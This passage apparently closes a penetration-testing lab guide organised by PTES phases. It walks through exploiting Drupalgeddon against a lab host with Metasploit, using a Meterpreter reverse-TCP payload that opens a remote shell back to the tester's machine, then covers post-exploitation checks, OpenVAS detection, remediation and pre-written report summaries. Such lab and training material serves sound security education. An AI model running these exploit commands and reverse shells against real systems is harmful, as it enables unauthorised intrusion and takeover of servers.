Load Drupal Exploit
use exploit/linux/http/drupal_drupageddon

Configure Target
set RHOSTS 192.168.1.150
set LHOST 192.168.1.116
set PAYLOAD php/meterpreter/reverse_tcp
Verify:
options

Run Exploit
run
Successful Output:
Meterpreter session opened

Verify Access
sessions -i 1
getuid
Expected:
Server username: www-data / root

STEP 4: Post-Exploitation Validation (PTES – Post-Exploitation)
Drop to Linux Shell
shell
Run:
whoami
uname -a
hostname
Confirms OS-level access

STEP 5: Detection Phase – OpenVAS Logging (Blue Team View)
Run OpenVAS Scan

- Target: 192.168.1.150
- Scan Type: Full & Fast

OpenVAS Detection Log

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-25 13:00	192.168.1.150	Drupal RCE	Exploitation

Confirms vulnerability detection by security tools

STEP 6: Remediation Recommendations (PTES – Remediation)
Suggested Fixes

- Update Drupal to latest stable version
- Remove unused modules
- Apply vendor security patches
- Restrict admin access
- Enable Web Application Firewall (WAF)

Verification
Rescan target using OpenVAS
Vulnerability should no longer appear

STEP 7: Reporting (FINAL SUBMISSION CONTENT)

200-Word PTES Report (READY TO USE)
Executive Summary
A full VAPT assessment was conducted on a vulnerable Linux-based web server hosting a Drupal application. The objective was to identify security weaknesses, validate exploitability, and provide remediation guidance. Testing confirmed the presence of a critical Remote Code Execution vulnerability, allowing unauthorized attackers to gain system-level access.
Findings
The primary vulnerability identified was Drupal Remote Code Execution (Drupalgeddon), which allowed execution of arbitrary commands via crafted HTTP requests. Successful exploitation resulted in a Meterpreter session on the target system, confirming high impact and exploit reliability.
Recommendations
Immediate patching of Drupal core and modules is strongly recommended. Additional measures include implementing least privilege access, regular vulnerability scanning, web application firewalls, and security monitoring to prevent future exploitation.

100-Word Non-Technical Management Summary

A security assessment identified a critical weakness in the organization's web server that could allow attackers to take full control of the system. This issue could lead to data breaches, service disruption, and reputational damage. The vulnerability has publicly available exploits, increasing risk exposure. Immediate software updates and security controls are recommended. After remediation, retesting should be performed to ensure the system is secure. Proactive security measures will significantly reduce future cyber risks.

Conclusion

This learning plan and practical application provide a comprehensive foundation in advanced vulnerability assessment and penetration testing. By combining theoretical knowledge with hands-on labs, the learner gains practical experience in exploit chaining, web application testing, post-exploitation, and professional reporting. The structured approach ensures not only the ability to identify and exploit vulnerabilities but also to communicate risks effectively to technical and non-technical stakeholders. Completing these exercises strengthens real-world VAPT readiness and prepares the learner for professional penetration testing and application security roles.